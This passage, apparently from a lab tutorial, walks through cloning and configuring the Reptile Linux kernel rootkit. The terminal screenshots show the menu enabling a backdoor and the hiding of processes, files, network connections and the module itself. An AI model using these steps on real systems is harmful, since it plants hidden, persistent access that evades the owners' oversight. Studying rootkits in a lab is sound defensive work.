
```
user1@ubuntu:~$ git clone https://github.com/f0rb1dd3n/Reptile
Cloning into 'Reptile'...
remote: Enumerating objects: 209, done.
remote: Counting objects: 100% (209/209), done.
remote: Compressing objects: 100% (146/146), done.
remote: Total 1002 (delta 60), reused 186 (delta 48), pack-reused 793
Receiving objects: 100% (1002/1002), 470.72 KiB | 473.00 KiB/s, done.
Resolving deltas: 100% (494/494), done.
user1@ubuntu:~$ ls
Desktop      Documents  examples.desktop  Pictures  Reptile   Templates  Videos
Diamorphine  Downloads  Music             Public    shel.elf  test
user1@ubuntu:~$ 
```

Go to the Reptile directory and type command make menuconfig as shown below.




```
user1@ubuntu:~$ cd Reptile
user1@ubuntu:~/Reptile$ make menuconfig
make[1]: Entering directory '/home/user1/Reptile'
  HOSTCC  /home/user1/Reptile/scripts/kconfig/.depend
  HOSTCC  /home/user1/Reptile/scripts/kconfig/conf.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/lxdialog/checklist.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/lxdialog/inputbox.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/lxdialog/menubox.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/lxdialog/textbox.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/lxdialog/util.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/lxdialog/yesno.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/mconf.o
  HOSTCC  /home/user1/Reptile/scripts/kconfig/zconf.tab.o
  HOSTLD  /home/user1/Reptile/scripts/kconfig/mconf
```

While that command executes, some windows will open as shown below.




```
.config - Reptile's configuration
                    Reptile's configuration
  Arrow keys navigate the menu.  <Enter> selects submenus ---> (or empty
  submenus ----).  Highlighted letters are hotkeys.  Pressing <Y>
  selectes a feature, while <N> will exclude a feature.  Press
  <Esc><Esc> to exit, <?> for Help, </> for Search.  Legend: [*] feature

        *** Chose the features you wanna enable ***
    [*] Backdoor (NEW)
          Backdoor configuration  --->
    [*] Hide specific file contents (NEW)
          Name used in file tampering tags  --->
    [*] Hide process (NEW)
    [*] Hide files and directories (NEW)
        Hide name (needed to create Reptile's folder)  --->
    [*] Hide TCP and UDP connections (NEW)
    [*] Hide kernel module itself (NEW)
    (+)

      <Select>    < Exit >    < Help >    < Save >    < Load >
```

Select Save and in the next prompt select "Ok".




```
.config - Reptile's configuration

      Enter a filename to which this configuration
      should be saved as an alternate.  Leave blank to
      abort.

      .config

                  <  Ok  >      < Help >
```

In the next prompt, Exit the configuration.

